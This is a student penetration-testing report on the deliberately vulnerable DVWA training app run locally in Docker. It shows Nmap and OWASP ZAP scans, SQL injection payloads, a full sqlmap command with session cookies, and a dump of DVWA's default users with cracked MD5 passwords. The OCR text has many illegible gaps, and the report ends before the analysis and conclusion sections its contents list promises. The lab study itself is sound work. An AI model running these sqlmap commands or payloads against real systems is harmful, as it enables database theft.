UNIVERSITÀ DEGLI STUDI FIRENZE

PENETRATION TESTING PROJECT REPORT

JUNE 24, 2023

Submitted to: Professor Francesco Tiezzi

By: Avan Dave & Shahzada Asad Ali

Contents

EXECUTIVE SUMMARY 3

- **Objective of the Project:** 3
- **Methodology:** 3
  - **Information Gathering** 3
  - **Network Scanning** 3
  - **Enumeration:** 3
  - **Vulnerability Assessment** 3
  - **Exploitation** 4

INSTALLATION AND SETTING UP THE PROJECT 4

- **Task 1: Installation and Setup of Kali Linux on VirtualBox** 4
- **Task 2: Setting Up a Docker Container in Kali Linux** 4
- **Task 3: Hosting DVWA on Localhost** 4

DOCKER 5

- **Docker Image:** 5
- **Docker Container:** 5

WORKING 5

- **Scope of Testing:** 5
- **Information Gathering:** 6
  - **Step 1: Setting up Nmap** 6
  - **Step 2: Performing a Network Scan** 6
  - **Step 3: Result Analysis** 7
- **Vulnerability Assessment:** 7
  - **Identification:** 7
  - **Evaluation:** 7
  - **Classification:** 7
  - **OWASP** 7
- **Exploitation:** 8
- **Exploitation Case 1 – SQL Injection** 8
  - **DVWA Security Levels:** 8
  - **Using SQLMap for SQL Injection:** 10
  - **Possible Solutions to Basic Sql Injection Attacks:** 10
  - **Example:** 10

CRITICAL ANALYSIS 10
  (SQL Injection – Low Security Case) 10
    Potential Attack: 11
  (SQL Injection – Impossible (Subjective to Conditions) Security Case) 11
CONCLUSION 12
FUTURE SCOPE OF WORK 12

EXECUTIVE SUMMARY

This report contains the initial security assessment report for the **Damn Vulnerable Web Application (DVWA)**. The Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application intentionally designed for practicing security vulnerability penetration testing skills.

DVWA provides a platform for security professionals to test vulnerabilities in a safe, legal environment. It includes multiple security levels, enabling the adjustment of the difficulty of exploitation.

Objective of the Project:

Aim: The main aim of this project is to assess and exploit vulnerabilities within a purposely vulnerable web application, known as Damn Vulnerable Web Application (DVWA). Our goal is to mimic the mindset and methodology of a real-world attacker, but within a safe, controlled environment.

We leverage a variety of tools offered by Kali Linux, such as BeEF and SQLmap, to execute these simulated attacks. This test based approach helps us understand the ways in which the current vulnerabilities in the DVWA can be exploited.

Through our exploration, we intend to get insights into potential system flaws, allowing us to gain a thorough understanding of the nature of these vulnerabilities, their potential impact, and the mitigation measures required. This not only improves the system's security posture, but also contributes to the creation of strong defense plans against prospective cyber-attacks.

Methodology:

To execute a comprehensive penetration test, the following phases must be systematically carried out.

Information Gathering

This is the initial phase where we collect as much information as possible about the target system.

Example: using tools like Nmap or Whois to identify the IP address, domain details, and server information of our target.

Network Scanning

Using the gathered information, we scan the network to understand its architecture and identify live hosts.

Example: using Nmap to conduct port scanning and identify open ports and services.

Enumeration: In this phase, we catalogue the resources and services accessible on the target network.

Vulnerability Assessment

Here, we identify potential weaknesses in the system using automated tools like OpenVAS or Nexpose.

For example, we may find that a web server is running an outdated software version that's vulnerable to specific attacks.

Exploitation
After identifying vulnerabilities, we attempt to exploit them to gain unauthorized access. Example, we could use Metasploit to exploit a known vulnerability in the target system, thereby gaining control over it.

INSTALLATION AND SETTING UP THE PROJECT

Task 1: Installation and Setup of Kali Linux on VirtualBox

- Download and Install VirtualBox: We start by downloading and installing VirtualBox from its official website.
- Download Kali Linux ISO Image: Next, we download the Kali Linux ISO image from the official Kali Linux website.
- Create a New Virtual Machine: We then open VirtualBox, click on "New", and follow the process to create a new virtual machine, setting the 'Type' as Linux and 'Version' as Debian (64-bit).
- Allocate Resources: During the setup process, we allocate 4 GB RAM and 25 GB disk space to our virtual machine.
- Install Kali Linux: Lastly, we select the downloaded Kali Linux ISO image as the startup disk and follow the on-screen instructions to complete the installation of Kali Linux on our VirtualBox.

Task 2: Setting Up a Docker Container in Kali Linux

- Install Docker – first, we install Docker on our Kali Linux machine using the command, **sudo apt-**get install docker.io.
- Start Docker Service – After installation, we start the Docker service using the command, **sudo systemctl start docker**.
- Pull Docker Image – next, we pull the Docker image of our choice using the command, **docker pull [image_name].**
- Run Docker Container: Finally, we run the Docker container using the command docker, **run -it [image_name].**


Task 3: Hosting DVWA on Localhost

To host DVWA on localhost, we map the Docker container's port 80 (the standard web server port) to our **localhost's port 80** in the docker run command by adding -p 80:80. Use the command **docker run -d -p 80:80 vulnerables/web-dvwa.**

By doing this, we allow the DVWA running inside the Docker container to be accessible from our localhost. This is particularly useful for testing purposes, as it enables us to carry out our penetration testing activities in a controlled and isolated environment, while still accessing it as if it were hosted on a standard web server.

DOCKER

Docker presents us with a powerful utility called Docker Compose. With this, we are empowered to outline and manage our application's environment via a YAML file. By executing a handful of commands, we can swiftly orchestrate the full setup of our application. This not only streamlines the process, making it more sophisticated, but also accelerates it considerably. Such an approach simplifies complex configurations and expedites the deployment of multi-container applications.



Docker Image:

A Docker image is a lightweight, standalone, executable package that includes everything needed to run a piece of software, including the code, a runtime, libraries, environment variables, and config files.

Docker Container:

A Docker container is a running instance of a Docker image, where the software inside the image is being executed.

Images downloaded from Docker are mentioned below:

DVWA tool – **docker pull vulnerable/web-dvwa**

We intent to run dvwa image on our Docker container.

WORKING

Scope of Testing:

Our security assessment will focus on identifying and exploiting potential security loopholes within the Damn Vulnerable Web Application (DVWA). DVWA will be hosted locally on our

Apache server and all activities, including vulnerability assessment, information gathering, and systematic exploitation, will be conducted on this platform.

The DVWA instance will be set up on our localhost and we will be interacting with it primarily through port 8000. It's important to note that for the purpose of this project, no other presumptions or pre-existing knowledge about the information system are being considered. Our approach will treat the DVWA as an isolated, unknown system that we're exploring for the first time, to fully replicate the process of blind penetration testing.

The following was the scope covered under the security audit:

http://localhost:8080/vulnerabilities (Main page)

Information Gathering:

Information gathering, which is essential to the process, comes first in the penetration testing procedure. The more useful information you have on the target, the easier it will be to spot its weaknesses, and the more issues we might find by exploiting these weaknesses.

Step 1: Setting up Nmap


Nmap, a premier network scanning tool, helps simplify the process of security scanning. Its cutting-edge capabilities allow us to analyze IP packets and gather critical data about network hosts.

Step 2: Performing a Network Scan

Nmap allows us to uncover a range of details, including identifying hosts on a network, the services these hosts provide, the operating systems they're running, the types of firewalls in use, and various other characteristics.

To run a basic Nmap scan

nmap -sV -O target_ip



```
[illegible]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 20:16 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00021s latency).

PORT     STATE  SERVICE  VERSION
80/tcp   open   http     Apache httpd 2.4.25 ((Debian))
3306/tcp closed mysql
8080/tcp closed http-alt

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
```

In this command, **-sV** enables version detection, -O enables OS detection, and **target_ip** is the IP address of the system we are scanning.

Step 3: Result Analysis
After scanning, we scrutinize the results. This critical data provides insight into the network's security status and pinpoints potential weak points for further penetration testing.

Vulnerability Assessment:

Our project involves a critical evaluation of DVWA's security, wherein we'll identify, analyze, and categorize potential vulnerabilities within the system. In information gathering, by utilizing tools like Nmap, we aim to uncover multiple vulnerabilities in DVWA, enhancing our understanding of its security posture and potential weaknesses.


Vulnerability assessment refers to the process of discovering, evaluating, and ranking the weaknesses present in a system. It involves systematically locating every possible vulnerability within our targeted system.

Identification: Using tools like Nessus or OpenVAS to scan a system or network to detect possible vulnerabilities. These could be outdated software, insecure configurations, or weak passwords.

Evaluation: Each vulnerability is assessed based on its potential impact. Tools such as CVSS (Common Vulnerability Scoring System) can be used to determine the severity of each vulnerability.

Classification: The identified vulnerabilities are then ranked in order of severity. This is often done using the scores provided by CVSS, which considers factors like exploitability and potential impact.

OWASP



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost/vulnerabilities/
Use traditional spider:
Use ajax spider: with Firefox Headless
Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Sites:
- https://content-signature-2.cdn.mozilla.net
- https://tracking-protection.cdn.mozilla.net
- http://localhost
- https://firefox.settings.services.mozilla.com
- https://shavar.services.mozilla.com
- https://location.services.mozilla.com

New Scan Progress: 0: http://localhost/vulnerabilities 0% Current Scans: 1 Num Requests: 84 New Alerts: 0 Export

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
295	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	POST	http://localhost/vulnerabilities/xss_s/	200	OK	20 ms	328 bytes	9,510 bytes
296	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	POST	http://localhost/vulnerabilities/xss_s/	200	OK	24 ms	328 bytes	9,610 bytes
297	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	POST	http://localhost/vulnerabilities/xss_s/	200	OK	15 ms	328 bytes	9,735 bytes
298	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	POST	http://localhost/vulnerabilities/xss_s/	200	OK	16 ms	328 bytes	9,835 bytes
299	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	GET	http://localhost/vulnerabilities/sqli	301	Moved Permanently	6 ms	218 bytes	320 bytes
300	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	GET	http://localhost/vulnerabilities/csrf	301	Moved Permanently	12 ms	219 bytes	321 bytes
301	6/23/23, 8:22:26 PM	6/23/23, 8:22:26 PM	GET	http://localhost/vulnerabilities/exec	301	Moved Permanently	2 ms	219 bytes	321 bytes
302	6/23/23, 8:22:27 PM	6/23/23, 8:22:27 PM	GET	http://localhost/vulnerabilities/fi	301	Moved Permanently	2 ms	217 bytes	319 bytes
303	6/23/23, 8:22:27 PM	6/23/23, 8:22:27 PM	GET	http://localhost/vulnerabilities/javascript	301	Moved Permanently	1 ms	225 bytes	327 bytes
304	6/23/23, 8:22:27 PM	6/23/23, 8:22:27 PM	GET	http://localhost/vulnerabilities/sqli_blind	301	Moved Permanently	1 ms	225 bytes	327 bytes
305	6/23/23, 8:22:27 PM	6/23/23, 8:22:28 PM	GET	http://localhost/vulnerabilities/upload	301	Moved Permanently	4 ms	221 bytes	323 bytes

Alerts 0 6 6 4 Main Proxy: localhost:8080

Conducting an automated scan to check for potential vulnerabilities in the target system (DVWA).

Exploitation:

After identifying vulnerabilities, we attempt to exploit them to gain unauthorized access.

Example, we could use Metasploit to exploit a known vulnerability in the target system, thereby gaining control over it.

Tools Used

- Docker
- Nmap
- Owasp

Exploitation Case 1 – SQL Injection

SQL Injection is a code injection technique where an attacker inserts malicious SQL code into a database query. The attacker can manipulate the database, often leading to unauthorized access to sensitive data.


DVWA Security Levels:

Low – this level is relatively insecure, with very little protection. Exploiting vulnerabilities in this level is generally straightforward.

Medium – this level offers moderate security, with basic measures in place. It is more challenging to exploit, requiring more advanced techniques.


High – this level is quite secure with advanced security measures. Exploiting vulnerabilities requires a high level of sophistication.

Impossible – this level adheres to best security practices, making it virtually impossible to exploit.



```
[illegible]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ [illegible]

[illegible] [INFO] resuming back-end DBMS 'mysql'
[illegible] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT [illegible]&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT [illegible] FROM(SELECT COUNT(*),CONCAT([illegible]
    
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT [illegible] FROM (SELECT(SLEEP(5)))[illegible])-- [illegible]&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT([illegible]
---
[illegible] [INFO] the back-end DBMS is MySQL
[illegible] [INFO] fetching banner
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
banner: '10.1.26-MariaDB-0+deb9u1'
[illegible] [INFO] fetching current user
current user: '[illegible]'
[illegible] [INFO] fetching current database
current database: 'dvwa'
[illegible] [INFO] fetching server hostname
hostname: '[illegible]'
[illegible] [INFO] testing if current user is DBA
[illegible] [INFO] fetching current user
[illegible] [WARNING] potential permission problems detected ('command denied')
```

Result of above SQL Injection with the Given Payload:




```
user_id,user,avatar,password,last_name,first_name,last_login,failed_login
1,admin,/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,[illegible]
2,gordonb,/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,[illegible]
3,1337,/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,[illegible]
4,pablo,/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,[illegible]
5,smithy,/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,[illegible]
```

Similarly, the level of security on the DVWA can be varied and the SQL injection command can be modified accordingly.

For instance with impossible (Subjective to conditions) level security on DVWA. Command for impossible level is:

–$ sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="pma_lang=en; pmaUser-1=Iyo7uKXPmuqgd4cUR%2F%2BMVr7WM1W1VE0giIGjX3KKuxreeaeca2KenhRxsLei59vz11w%3D; PHPSESSID=fa74j1cktli5aq535546gq2p31; security=impossible" –a




```
[[illegible]] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[[illegible]] [INFO] retrieved:
[[illegible]] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[[illegible]] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[[illegible]] [INFO] retrieved:
[[illegible]] [INFO] retrieved:
[[illegible]] [WARNING] unable to retrieve the number of password hashes for user 'app'
[[illegible]] [ERROR] unable to retrieve the password hashes for the database users
[[illegible]] [INFO] fetching database users privileges
database management system users privileges:
[*] 'app'@'localhost' [1]:
    privilege: USAGE

[[illegible]] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[[illegible]] [INFO] fetching database users privileges
database management system users roles:
[*] 'app'@'localhost' [1]:
    role: USAGE

[[illegible]] [INFO] sqlmap will dump entries of all tables from all databases now
[[illegible]] [INFO] fetching database names
[[illegible]] [INFO] fetching tables for databases: 'dvwa, information_schema'
[[illegible]] [INFO] fetching columns for table 'users' in database 'dvwa'
[[illegible]] [INFO] fetching entries for table 'users' in database 'dvwa'
[[illegible]] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[[illegible]] [INFO] writing hashes to a temporary file '[illegible]'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[[illegible]] [INFO] using hash method 'md5_generic_passwd'
[[illegible]] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[[illegible]] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[[illegible]] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[[illegible]] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-06-22 18:48:29 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023-06-22 18:48:29 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023-06-22 18:48:29 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023-06-22 18:48:29 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-06-22 18:48:29 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[[illegible]] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
